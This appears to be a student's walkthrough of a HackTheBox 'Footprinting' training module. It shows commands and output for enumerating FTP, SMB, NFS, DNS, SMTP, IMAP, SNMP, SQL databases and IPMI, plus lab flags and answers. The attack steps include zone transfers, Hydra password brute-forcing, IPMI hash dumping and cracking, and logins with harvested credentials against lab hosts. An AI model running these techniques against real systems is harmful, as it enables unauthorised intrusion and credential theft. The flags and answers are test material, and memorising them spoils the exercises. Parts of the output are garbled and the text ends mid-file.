



Tier II Medium Offensive

This module covers techniques for footprinting the most commonly used services in almost all enterprise and business IT infrastructures. Footprinting is an essential phase of any penetration test or security audit to identify and prevent information disclosure. Using this process, we examine the individual services and attempt to obtain as much information from them as possible.

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FTP

Which version of the FTP server is running on the target system? Submit the entire banner as the answer.

Answer: InFreight FTP v1.1

\$ftp 10.129.68.254

Connected to 10.129.68.254. 220 InFreight FTP v1.1

Enumerate the FTP server and find the flag.txt file. Submit the contents of it as the answer.

Answer: HTB{b7skjr4c76zhsds7fzhd4k3ujg7nhdjre}

```
$ wget -m --no-passive ftp://anonymous:anonymous@10.129.68.254
```

```
--2024-10-17 04:13:12-- ftp://anonymous:*password*@10.129.68.254/
    => '10.129.68.254/.listing'
Connecting to 10.129.68.254:21... connected.
Logging in as anonymous ... Logged in!
==> SYST ... done. ==> PWD ... done.
==> TYPE I ... done. ==> CWD not needed.
==> PORT ... done. ==> LIST ... done.
10.129.68.254/.listing [ <=>
                                       ] 380 --.-KB/s in 0s
        --2024-10-17 04:13:41-- ftp://anonymous:*password*@10.129.68.254/.profile
             => '10.129.68.254/.profile'
         ==> CWD not required.
        ==> PORT ... done. ==> RETR .profile ... done.
        Length: 807
         2024-10-17 04:13:44 (161 MB/s) - '10.129.68.254/.profile' saved [807]
FINISHED --2024-10-17 04:13:44--
Total wall clock time: 32s
```

\$cat 10.129.68.254/flag.txt

HTB{b7skjr4c76zhsds7fzhd4k3ujg7nhdjre}

Downloaded: 5 files, 5.1K in 0.2s (21.0 KB/s)

SMB

What version of the SMB server is running on the target system? Submit the entire banner as the answer.

Answer: Samba smbd 4.6.2

\$ nmap -sSV 10.129.68.254 -p139,445

Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-17 04:24 EDT Nmap scan report for 10.129.68.254

Host is up (0.55s latency).

PORT STATE SERVICE VERSION

139/tcpopennetbios-ssnSamba smbd 4.6.2445/tcpopennetbios-ssnSamba smbd 4.6.2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

What is the name of the accessible share on the target?

Answer: sambashare

\$ smbclient -N -L //10.129.68.254

Sharename Type Comment

print\$ Disk Printer Drivers
sambashare Disk InFreight SMB v3.1

IPC IPC Service (InlaneFreight SMB server (Samba, Ubuntu))

Connect to the discovered share and find the flag.txt file. Submit the contents as the answer.

Answer: HTB{o873nz4xdo873n4zo873zn4fksuhldsf}

\$ smbclient //10.129.68.254/sambashare

Password for [WORKGROUP\kali]:

Try "help" to get a list of possible commands.

smb: \> Is

. D 0 Mon Nov 8 08:43:14 2021
.. D 0 Mon Nov 8 10:53:19 2021
.profile H 807 Tue Feb 25 07:03:22 2020
contents D 0 Mon Nov 8 08:43:45 2021
.bash_logout H 220 Tue Feb 25 07:03:22 2020
.bashrc H 3771 Tue Feb 25 07:03:22 2020
5090944 blocks of size 1024. 1765940 blocks available

smb: \> cd contents smb: \contents\> Is

. D 0 Mon Nov 8 08:43:45 2021 . D 0 Mon Nov 8 08:43:14 2021 flag.txt N 38 Mon Nov 8 08:43:45 2021

5090944 blocks of size 1024. 1765936 blocks available

smb: \contents\> get flag.txt

getting file \contents\flag.txt of size 38 as flag.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)

\$ cat flag.txt

HTB{o873nz4xdo873n4zo873zn4fksuhldsf}

Find out which domain the server belongs to.

Answer: DEVOPS

\$ rpcclient -U "" 10.129.68.254

rpcclient \$> querydominfo

Domain: DEVOPS
Server: DEVSMB

Comment: InlaneFreight SMB server (Samba, Ubuntu)

Total Users: 0 Total Groups: 0 Total Aliases: 0

Sequence No: 1729154550

Force Logoff: -1

Domain Server State: 0x1

Server Role: ROLE_DOMAIN_PDC

Unknown 3: 0x1

Find additional information about the specific share we found previously and submit the customized version of that specific share as the answer.

Answer: InFreight SMB v3.1

What is the full system path of that specific share? (format: "/directory/names")

Answer: /home/sambauser

```
rpcclient $> netsharegetinfo sambashare
netname: sambashare
remark: InFreight SMB v3.1
path: C:\home\sambauser\
password:
type: 0x0
perms: 0
max_uses: -1
num_uses: 1
revision: 1
type: 0x8004: SEC_DESC_DACL_PRESENT SEC_DESC_SELF_RELATIVE
```

NFS

Enumerate the NFS service and submit the contents of the flag.txt in the "nfs" share as the answer.

Answer: HTB{hjglmvtkjhlkfuhgi734zthrie7rjmdze}

\$ sudo showmount -e 10.129.68.254

Export list for 10.129.68.254: /var/nfs 10.0.0.0/8 /mnt/nfsshare 10.0.0.0/8

\$ mkdir target-NFS

\$ sudo mount -t nfs 10.129.68.254:/ ./target-NFS/ -o nolock

\$ cat target-NFS/var/nfs/flag.txt

HTB{hjglmvtkjhlkfuhgi734zthrie7rjmdze}

Enumerate the NFS service and submit the contents of the flag.txt in the "nfsshare" share as the answer.

Answer: HTB{807435zhtuih7fztdrzuhdhkfjcn7ghi4357ndcthzuc7rtfghu34}

\$ cat target-NFS/mnt/nfsshare/flag.txt

 $HTB\{807435zhtuih7fztdrzuhdhkfjcn7ghi4357ndcthzuc7rtfghu34\}$

DNS

Interact with the target DNS using its IP address and enumerate the FQDN of it for the "inlanefreight.htb" domain.

Answer: ns.inlanefreight.htb

\$ dig axfr inlanefreight.htb @10.129.172.202

```
; <<>> DiG 9.20.2-1-Debian <<>> axfr inlanefreight.htb @10.129.172.202
;; global options: +cmd
inlanefreight.htb. 604800 IN SOA inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
inlanefreight.htb. 604800 IN TXT "MS=ms97310371"
inlanefreight.htb. 604800 IN TXT "atlassian-domain-verification=t1rKCy68JFszSdCKVpw64A1QksWdXuYFUeSXKU"
in lane freight. htb. \\ 604800 \ \ IN \\ TXT \\ "v=spf1 \ include:mailgun.org \ include:\_spf.google.com \ include:spf.protection.outlook.com \\ Include:\_spf.google.com \ inclu
include:_spf.atlassian.net ip4:10.129.124.8 ip4:10.129.127.2 ip4:10.129.42.106 ~all"
inlanefreight.htb. 604800 IN NS ns.inlanefreight.htb.
app.inlanefreight.htb. 604800 IN A 10.129.18.15
dev.inlanefreight.htb. 604800 IN A 10.12.0.1
internal.inlanefreight.htb. 604800 IN A 10.129.1.6
mail1.inlanefreight.htb. 604800 IN A 10.129.18.201
ns.inlanefreight.htb. 604800 IN A 127.0.0.1
inlanefreight.htb. 604800 IN SOA inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
;; Query time: 528 msec
;; SERVER: 10.129.172.202#53(10.129.172.202) (TCP)
;; WHEN: Thu Oct 17 05:08:12 EDT 2024
;; XFR size: 11 records (messages 1, bytes 560)
```

Identify if its possible to perform a zone transfer and submit the TXT record as the answer. (Format: HTB{...}) '

Answer: HTB{DN5_z0N3_7r4N5F3r_iskdufhcnlu34}

What is the IPv4 address of the hostname DC1?

Answer: 10.129.34.16

\$ dig axfr internal.inlanefreight.htb @10.129.172.202

```
internal.inlanefreight.htb. 604800 IN TXT internal.inlanefreight.htb. 604800 IN NS internal.inlanefreight.htb. 604800 IN NS internal.inlanefreight.htb. 604800 IN A internal.inlanefreight.htb. 604800
```

What is the FQDN of the host where the last octet ends with "x.x.x.203"?

Answer: win2k.dev.inlanefreight.htb

\$ locate seclist | grep "fierce"

/usr/share/seclists/Discovery/DNS/fierce-hostlist.txt
/usr/share/seclists/Discovery/DNS/sortedcombined-knock-dnsrecon-fierce-reconng.txt

\$ dnsenum --dnsserver 10.129.172.202 --enum -p 0 -s 0 -o subdomains.txt -f /usr/share/seclists/Discovery/DNS/fierce-hostlist.txt dev.inlanefreight.htb

Brute forcing with /usr/share/seclists/Discovery/DNS/fierce-hostlist.txt:

dev1.dev.inlanefreight.htb.604800INA10.12.3.6ns.dev.inlanefreight.htb.604800INA127.0.0.1win2k.dev.inlanefreight.htb.604800INA10.12.3.203

SMTP

Enumerate the SMTP service and submit the banner, including its version as the answer.

Answer: InFreight ESMTP v2.11

\$ telnet 10.129.172.202 25

Trying 10.129.172.202... Connected to 10.129.172.202. Escape character is '^]'. 220 InFreight ESMTP v2.11

Enumerate the SMTP service even further and find the username that exists on the system. Submit it as the answer.

Answer: robin

Use the wordlist given in the module resources

\$ wget https://academy.hackthebox.com/storage/resources/Footprinting-wordlist.zip

\$ unzip Footprinting-wordlist.zip

\$ smtp-user-enum -M VRFY -U footprinting-wordlist.txt -t 10.129.172.202 -w 30

Scan Information	
ModeVRFY	
Worker Processes 5	
sernames file footprinting	g-wordlist.txt
arget count 1	
Jsername count 101	
Target TCP port 25	
Query timeout 30 secs	
Farget domain	
####### Scan started at Thu Oct	17 05:06:07 2024 ########
10.129.52.179: <mark>robin</mark> exists	
####### Scan completed at Thu	Oct 17 05:12:34 2024 #########
L results.	

IMAP / POP3

Figure out the exact organization name from the IMAP/POP3 service and submit it as the answer.

Answer: InlaneFreight Ltd

What is the FQDN that the IMAP and POP3 servers are assigned to?

Answer: dev.inlanefreight.htb

\$ sudo nmap 10.129.44.125 -p110,143,993,995 -sVC

[sudo] password for kali:

Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-17 18:15 EDT

Nmap scan report for 10.129.44.125

Host is up (0.66s latency).

PORT STATE SERVICE VERSION

110/tcp open pop3 Dovecot pop3d

| ssl-cert: Subject: commonName=dev.inlanefreight.htb/organizationName=InlaneFreight

Ltd/stateOrProvinceName=London/countryName=UK

| Not valid before: 2021-11-08T23:10:05 |_Not valid after: 2295-08-23T23:10:05

|_pop3-capabilities: STLS SASL UIDL CAPA RESP-CODES TOP PIPELINING AUTH-RESP-CODE

| ssl-date: TLS randomness does not represent time

143/tcp open imap Dovecot imapd

| ssl-cert: Subject: commonName=dev.inlanefreight.htb/organizationName=InlaneFreight

Ltd/stateOrProvinceName=London/countryName=UK

| Not valid before: 2021-11-08T23:10:05 | Not valid after: 2295-08-23T23:10:05

| imap-capabilities: IMAP4rev1 ENABLE more ID have post-login LOGINDISABLEDA0001 LOGIN-REFERRALS capabilities

LITERAL+ STARTTLS IDLE OK SASL-IR Pre-login listed |_ssl-date: TLS randomness does not represent time

993/tcp open ssl/imap Dovecot imapd

| ssl-cert: Subject: commonName=dev.inlanefreight.htb/organizationName=InlaneFreight

Ltd/stateOrProvinceName=London/countryName=UK

| Not valid before: 2021-11-08T23:10:05 |_Not valid after: 2295-08-23T23:10:05

 $|_imap\text{-}capabilities: IMAP4rev1\ ENABLE\ ID\ more\ have\ Pre\text{-}login\ LOGIN\text{-}REFERRALS\ capabilities\ LITERAL+\ post\text{-}login\ Pre\text{-}login\ Pre\text{-}l$

IDLE AUTH=PLAINA0001 SASL-IR OK listed

|_ssl-date: TLS randomness does not represent time

995/tcp open ssl/pop3 Dovecot pop3d

|_pop3-capabilities: SASL(PLAIN) USER UIDL CAPA RESP-CODES TOP PIPELINING AUTH-RESP-CODE

|_ssl-date: TLS randomness does not represent time

| ssl-cert: Subject<mark>: commonName=dev.inlanefreight.htb/organizationName=InlaneFreight</mark>

Ltd/stateOrProvinceName=London/countryName=UK

| Not valid before: 2021-11-08T23:10:05 |_Not valid after: 2295-08-23T23:10:05

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 43.92 seconds

Enumerate the IMAP service and submit the flag as the answer. (Format: HTB{...})

Answer: HTB{roncfbw7iszerd7shni7jr2343zhrj}

\$ openssl s_client -connect 10.129.44.125:imaps

Connecting to 10.129.44.125 CONNECTED(00000003)

read R BLOCK

* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ AUTH=PLAIN] HTB{roncfbw7iszerd7shni7jr2343zhrj}

What is the customized version of the POP3 server?

Answer: InFreight POP3 v9.188

\$ openssl s_client -connect 10.129.44.125:pop3s

Connecting to 10.129.44.125 CONNECTED(00000003)

read R BLOCK

+OK InFreight POP3 v9.188

What is the admin email address?

Answer: devadmin@inlanefreight.htb

Try to access the emails on the IMAP server and submit the flag as the answer. (Format: HTB{...})

Answer: HTB{983uzn8jmfgpd8jmof8c34n7zio}

\$ hydra -I robin -P footprinting-wordlist.txt imaps://10.129.44.125

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-17 18:58:35

[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!

[DATA] max 16 tasks per 1 server, overall 16 tasks, 101 login tries (l:1/p:101), ~7 tries per task

[DATA] attacking imaps://10.129.44.125:993/

[STATUS] 80.00 tries/min, 80 tries in 00:01h, 21 to do in 00:01h, 16 active

[993][imap] host: 10.129.44.125 login: robin password: robin

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-17 19:00:30

\$ openssl s client -connect 10.129.44.125:imaps

...

read R BLOCK

* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ AUTH=PLAIN]

 $HTB\{roncfbw7 is zerd7 shni7 jr 2343 zhrj\}$

A1 LOGIN robin robin

A1 OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE SNIPPET=FUZZY PREVIEW=FUZZY LITERAL+ NOTIFY SPECIAL-USE] Logged in

A1 LIST "" *

- * LIST (\Noselect \HasChildren) "." DEV
- * LIST (\Noselect \HasChildren) "." DEV.DEPARTMENT
- * LIST (\HasNoChildren \UnMarked) "." DEV.DEPARTMENT.INT
- * LIST (\HasNoChildren) "." INBOX

A1 OK List completed (0.001 + 0.000 secs).

A1 STATUS INBOX (MESSAGES UNSEEN RECENT)

* STATUS INBOX (MESSAGES 0 RECENT 0 UNSEEN 0)

A1 OK Status completed (0.001 + 0.000 secs).

A1 STATUS DEV.DEPARTMENT.INT (MESSAGES UNSEEN RECENT)

* STATUS DEV.DEPARTMENT.INT (MESSAGES 1 RECENT 0 UNSEEN 0)

A1 OK Status completed (0.001 + 0.000 secs).

A1 SELECT DEV.DEPARTMENT.INT

- * FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
- * OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft *)] Flags permitted.
- * 1 EXISTS
- * 0 RECENT
- * OK [UIDVALIDITY 1636414279] UIDs valid
- * OK [UIDNEXT 2] Predicted next UID

A1 OK [READ-WRITE] Select completed (0.001 + 0.000 secs).

A1 FETCH 1 (BODY[])

* 1 FETCH (BODY[] {167}

Subject: Flag

To: Robin <robin@inlanefreight.htb>

From: CTO < devadmin@inlanefreight.htb > Date: Wed, 03 Nov 2021 16:13:27 +0200

HTB{983uzn8jmfgpd8jmof8c34n7zio}

)

A1 OK Fetch completed (0.001 + 0.000 secs).

SNMP

Enumerate the SNMP service and obtain the email address of the admin. Submit it as the answer.

Answer: devadmin@inlanefreight.htb

What is the customized version of the SNMP server?

Answer: InFreight SNMP v0.91

Enumerate the custom script that is running on the system and submit its output as the answer.

Answer: HTB{5nMp_fl4g_uidhfljnsldiuhbfsdij44738b2u763g}

```
$ sudo snmpwalk -v2c -c public 10.129.44.5
         iso.3.6.1.2.1.1.1.0 = STRING: "Linux NIX02 5.4.0-90-generic #101-Ubuntu SMP Fri Oct 15 20:00:55 UTC 2021
         x86 64"
         iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
         iso.3.6.1.2.1.1.3.0 = Timeticks: (35749) 0:05:57.49
         iso.3.6.1.2.1.1.4.0 = STRING: "devadmin < devadmin@inlanefreight.htb>"
         iso.3.6.1.2.1.1.5.0 = STRING: "NIX02"
         iso.3.6.1.2.1.1.6.0 = STRING: "InFreight SNMP v0.91"
         iso.3.6.1.2.1.1.7.0 = INTEGER: 72
         iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
         iso.3.6.1.2.1.25.1.7.1.1.0 = INTEGER: 1
         iso.3.6.1.2.1.25.1.7.1.2.1.2.4.70.76.65.71 = STRING: "/usr/share/flag.sh"
         iso.3.6.1.2.1.25.1.7.1.2.1.3.4.70.76.65.71 = ""
         iso.3.6.1.2.1.25.1.7.1.2.1.20.4.70.76.65.71 = INTEGER: 4
         iso.3.6.1.2.1.25.1.7.1.2.1.21.4.70.76.65.71 = INTEGER: 1
         iso.3.6.1.2.1.25.1.7.1.3.1.1.4.70.76.65.71 = STRING: "HTB{5nMp_fl4g_uidhfljnsldiuhbfsdij44738b2u763g}"
         iso.3.6.1.2.1.25.1.7.1.3.1.2.4.70.76.65.71 = STRING: "HTB{5nMp_fl4g_uidhfljnsldiuhbfsdij44738b2u763g}"
         iso.3.6.1.2.1.25.1.7.1.3.1.3.4.70.76.65.71 = INTEGER: 1
         iso.3.6.1.2.1.25.2.3.1.1.3 = INTEGER: 3
```

MySQL

Enumerate the MySQL server and determine the version in use. (Format: MySQL X.X.XX)

Answer: MySQL 8.0.27

\$ sudo nmap 10.129.66.127 -sV -sC -p3306 --script mysql-info
Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-18 04:47 EDT
Nmap scan report for 10.129.66.127
Host is up (0.29s latency).

PORT STATE SERVICE VERSION

3306/tcp open mysql MySQL 8.0.27-0ubuntu0.20.04.1

| mysql-info:

| Protocol: 10

| Version: 8.0.27-0ubuntu0.20.04.1

| Thread ID: 322

| Capabilities flags: 65535

| Some Capabilities: SupportsTransactions, LongColumnFlag, LongPassword, SupportsCompression, ODBCClient, Support41Auth, Speaks41ProtocolNew, SwitchToSSLAfterHandshake, IgnoreSigpipes, Speaks41ProtocolOld, ConnectWithDatabase, InteractiveClient, IgnoreSpaceBeforeParenthesis, FoundRows,

Dont Allow Database Table Column, Supports Load DataLocal, Supports Multiple Results, Supports Multiple Statements, Supports Auth Plugins

| Status: Autocommit

| Salt: .M`\x04\x01-\x14\\x141 \x13Cm\x16\x0E\\x18\x0Fy

|_ Auth Plugin Name: caching_sha2_password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 18.85 seconds

During our penetration test, we found weak credentials "robin:robin". We should try these against the MySQL server. What is the email address of the customer "Otto Lang"?

Answer: ultrices@google.htb

\$ mysql -u robin -probin -h 10.129.66.127 --skip-ssl

Welcome to the MariaDB monitor. Commands end with; or \g.

Your MySQL connection id is 320

Server version: 8.0.27-Oubuntu0.20.04.1 (Ubuntu)

```
MySQL [customers]> show tables;
+-----+
| Tables_in_customers |
+-----+
| myTable |
+------+
1 row in set (0.250 sec)
```

MSSQL

Enumerate the target using the concepts taught in this section. List the hostname of MSSQL server.

Answer: ILF-SQL-01

```
$ sudo nmap --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-
tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-
port=1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER -sV -p 1433 10.129.230.249
         Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-18 04:54 EDT
         Nmap scan report for 10.129.230.249
         Host is up (0.28s latency).
         Bug in ms-sql-hasdbaccess: no string output.
         Bug in ms-sql-dac: no string output.
         PORT STATE SERVICE VERSION
         1433/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
         | ms-sql-tables:
         | 10.129.230.249:1433:
         |_[10.129.230.249:1433]
         | ms-sql-ntlm-info:
         | 10.129.230.249:1433:
         | Target_Name: ILF-SQL-01
         | NetBIOS_Domain_Name: ILF-SQL-01
         | NetBIOS Computer Name: ILF-SQL-01
         | DNS Domain Name: ILF-SQL-01
         | DNS_Computer_Name: ILF-SQL-01
         |_ Product_Version: 10.0.17763
         | ms-sql-info:
         | 10.129.230.249:1433:
            Version:
            name: Microsoft SQL Server 2019 RTM
            number: 15.00.2000.00
            Product: Microsoft SQL Server 2019
            Service pack level: RTM
             Post-SP patches applied: false
            TCP port: 1433
         | ms-sql-empty-password:
         |_ 10.129.230.249:1433:
         | ms-sql-xp-cmdshell:
         |_ (Use --script-args=ms-sql-xp-cmdshell.cmd='<CMD>' to change command.)
         | ms-sql-config:
         | 10.129.230.249:1433:
         |_ ERROR: Bad username or password
         | ms-sql-dump-hashes:
         |_ 10.129.230.249:1433: ERROR: Bad username or password
         Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
```

Nmap done: 1 IP address (1 host up) scanned in 11.42 seconds

Connect to the MSSQL instance running on the target using the account (backdoor:Password1), then list the non-default database present on the server.

Answer: Employees

\$ python3 /usr/local/bin/mssqlclient.py backdoor@10.129.230.249 -windows-auth Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
Password: [*] Encryption required, switching to TLS [*] ENVCHANGE(DATABASE): Old Value: master, New Value: master [*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english [*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192 [*] INFO(ILF-SQL-01): Line 1: Changed database context to 'master'. [*] INFO(ILF-SQL-01): Line 1: Changed language setting to us_english. [*] ACK: Result: 1 - Microsoft SQL Server (150 7208) [!] Press help for extra shell commands SQL (ILF-SQL-01\backdoor dbo@master)> show databases; ERROR(ILF-SQL-01): Line 1: Could not find stored procedure 'show'. SQL (ILF-SQL-01\backdoor dbo@master)> select name from sys.databases; name
tempdb
model
msdb
Employees Control of the Control of

Oracle TNS

Enumerate the target Oracle database and submit the password hash of the user DBSNMP as the answer.

Answer: E066D214D5421CCC

Use Pwnbox

\$./odat.py all -s 10.129.41.107

\$sqlplus scott/tiger@10.129.41.107/XE as sysdba

SQL> select name, password from sys.user\$;

IPMI

What username is configured for accessing the host via IPMI?

Answer: admin

```
$ msfconsole
msf6 > search ipmi
Matching Modules
_____
 # Name
                                         Disclosure Date Rank Check Description
 0 auxiliary/scanner/ipmi/ipmi cipher zero
                                                                                IPMI
                                                      2013-06-20
                                                                    normal No
2.0 Cipher Zero Authentication Bypass Scanner
 1 auxiliary/scanner/ipmi/ipmi_dumphashes
                                                        2013-06-20
                                                                     normal No
                                                                                  IPMI
2.0 RAKP Remote SHA1 Password Hash Retrieval
 2 auxiliary/scanner/ipmi/ipmi_version
                                                             normal No IPMI
Information Discovery
```

msf6 auxiliary(scanner/ipmi/ipmi_version) > use auxiliary/scanner/ipmi/ipmi_dumphashes
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > show options
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set RHOSTS 10.129.8.75
RHOSTS => 10.129.8.75
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[+] 10.129.8.75:623 - IPMI - Hash found:
admin:380b4dd88201000002b0955e67eef834145f20d47736c43d44183623d83ad16af011671b0
2499bf0a123456789abcdefa123456789abcdef140561646d696e:3ca69f0ed6804280e9506a8bb0
7c226b23d225bc
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

What is the account's cleartext password?

Answer: trinity

\$ echo

380b4dd88201000002b0955e67eef834145f20d47736c43d44183623d83ad16af011671b02499bf0a123456789abcdefa 123456789abcdef140561646d696e:3ca69f0ed6804280e9506a8bb07c226b23d225bc>> ipmi.txt

\$ hashcat -m 7300 -a 0 ipmi.txt /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

.....

Dictionary cache built:

* Filename..: /usr/share/wordlists/rockyou.txt

* Passwords.: 14344392 * Bytes....: 139921507 * Keyspace..: 14344385 * Runtime...: 1 sec

380b4dd88201000002b0955e67eef834145f20d47736c43d44183623d83ad16af011671b02499bf0a12345678 9abcdefa123456789abcdef140561646d696e:3ca69f0ed6804280e9506a8bb07c226b23d225bc:trinity

Session....: hashcat Status....: Cracked

....

Kernel.Feature...: Pure Kernel

Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)

•••••

Footprinting Lab – Easy

Enumerate the server carefully and find the flag.txt file. Submit the contents of this file as the answer.

Answer: HTB{7nrzise7hednrxihskjed7nzrgkweunj47zngrhdbkjhgdfbjkc7hgj}

Credentials given - ceil:qwer1234

\$ nmap -sSV 10.129.40.213

Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-18 06:20 EDT

Nmap scan report for 10.129.40.213

Host is up (0.49s latency).

Not shown: 996 closed tcp ports (reset)
PORT STATE SERVICE VERSION

21/tcp open ftp?

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)

53/tcp open domain ISC BIND 9.16.1 (Ubuntu Linux)

2121/tcp open ccproxy-ftp?

There's SSH 22, DNS 53 and FTP 21,2121.

\$ mkdir ftransfer

\$ cd ftransfer

\$ ftp://ceil:gwer1234@10.129.40.213:21

\$ ftp://ceil:gwer1234@10.129.40.213:2121

\$ ls -shila

total 40K

2890377 4.0K drwxrwxr-x 4 kali kali 4.0K Oct 18 06:28.

2887323 4.0K drwxrwxr-x 3 kali kali 4.0K Oct 18 06:28 ..

2890794 4.0K -rw-rw-r-- 1 kali kali 294 Nov 10 2021 .bash history

2890795 4.0K -rw-rw-r-- 1 kali kali 220 Nov 10 2021 .bash logout

2890796 4.0K -rw-rw-r-- 1 kali kali 3.7K Nov 10 2021 .bashrc

2890799 4.0K drwxrwxr-x 2 kali kali 4.0K Oct 18 06:28 .cache

2890792 4.0K -rw-rw-r-- 1 kali kali 574 Oct 18 06:28 .listing 2890797 4.0K -rw-rw-r-- 1 kali kali 807 Nov 10 2021 .profile

2890802 4.0K drwxrwxr-x 2 kali kali 4.0K Oct 18 06:28 .ssh

2890798 4.0K -rw-rw-r-- 1 kali kali 759 Nov 10 2021 .viminfo

Nothing in FTP 21.

FTP 2121 gave us the ssh credentials, which we will use for the SSH 22

```
$ chmod 600 id_rsa
$ ssh ceil@10.129.42.195 -i id_rsa
```

```
ceil@NIXEASY:~$ pwd
/home/ceil
ceil@NIXEASY:~$ cd ..
ceil@NIXEASY:/home$ ls
ceil cry0l1t3 flag
ceil@NIXEASY:/home$ cd flag
ceil@NIXEASY:/home/flag$ ls
flag.txt
ceil@NIXEASY:/home/flag$ cat flag.txt
HTB{7nrzise7hednrxihskjed7nzrgkweunj47zngrhdbkjhgdfbjkc7hgj}
```

Footprinting Lab - Medium

Enumerate the server carefully and find the username "HTB" and its password. Then, submit this user's password as the answer.

Answer: Inch7ehrdn43i7AoqVPK4zWR

```
$ nmap -A 10.129.40.160
        Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-18 06:44 EDT
        Nmap scan report for 10.129.40.160
        Host is up (0.40s latency).
        Not shown: 994 closed tcp ports (reset)
        PORT STATE SERVICE VERSION
        111/tcp open rpcbind 2-4 (RPC #100000)
        | rpcinfo:
        | program version port/proto service
        | 100000 2,3,4 111/tcp rpcbind
        | 100000 2,3,4 111/tcp6 rpcbind
        | 100000 2,3,4 111/udp rpcbind
        | 100000 2,3,4 111/udp6 rpcbind
        | 100003 2,3,4 2049/tcp nfs
        | 100003 2,3,4 2049/tcp6 nfs
        | 100005 1,2,3 2049/tcp mountd
        | 100005 1,2,3 2049/tcp6 mountd
        | 100005 1,2,3 2049/udp mountd
        |_ 100005 1,2,3 2049/udp6 mountd
        135/tcp open msrpc Microsoft Windows RPC
        139/tcp open netbios-ssn Microsoft Windows netbios-ssn
        445/tcp open microsoft-ds?
        2049/tcp open mountd 1-3 (RPC #100005)
        3389/tcp open ms-wbt-server Microsoft Terminal Services
        | rdp-ntlm-info:
        | Target Name: WINMEDIUM
        | NetBIOS_Domain_Name: WINMEDIUM
          NetBIOS Computer Name: WINMEDIUM
          DNS_Domain_Name: WINMEDIUM
          DNS Computer Name: WINMEDIUM
        | Product Version: 10.0.17763
        |_ System_Time: 2024-10-18T10:46:17+00:00
        ssl-cert: Subject: commonName=WINMEDIUM
        | Not valid before: 2024-10-17T09:41:12
        Not valid after: 2025-04-18T09:41:12
        |_ssl-date: 2024-10-18T10:46:26+00:00; +1s from scanner time.
```

\$ showmount -e 10.129.40.160

Export list for 10.129.40.160: /TechSupport (everyone)

```
$ sudo mkdir NFS
$ sudo mount -t nfs 10.129.40.160:/TechSupport ./NFS
$ sudo ls -shila NFS
281474976940266   0 -rwx------   1 nobody nogroup   0 Nov 10 2021 ticket4238791283780.txt
281474976940267   0 -rwx------   1 nobody nogroup   0 Nov 10 2021 ticket4238791283781.txt
281474976940268   4.0K -rwx------   1 nobody nogroup   1.3K Nov 10 2021 ticket4238791283782.txt
281474976940269   0 -rwx------   1 nobody nogroup   0 Nov 10 2021 ticket4238791283783.txt
281474976940270   0 -rwx------   1 nobody nogroup   0 Nov 10 2021 ticket4238791283784.txt
```

One file stands out. Only 1 with filesize > 0.

```
$ sudo cat NFS/ticket4238791283782.txt
Conversation with InlaneFreight Ltd
Started on November 10, 2021 at 01:27 PM London time GMT (GMT+0200)
01:27 PM | Operator: Hello,.
So what brings you here today?
01:27 PM | alex: hello
01:27 PM | Operator: Hey alex!
01:27 PM | Operator: What do you need help with?
01:36 PM | alex: I run into an issue with the web config file on the system for the smtp server. do you mind to take a look at the
config?
01:38 PM | Operator: Of course
01:42 PM | alex: here it is:
1smtp {
2 host=smtp.web.dev.inlanefreight.htb
3 #port=25
4 ssl=true
5 user="alex"
6 password="lol123!mD"
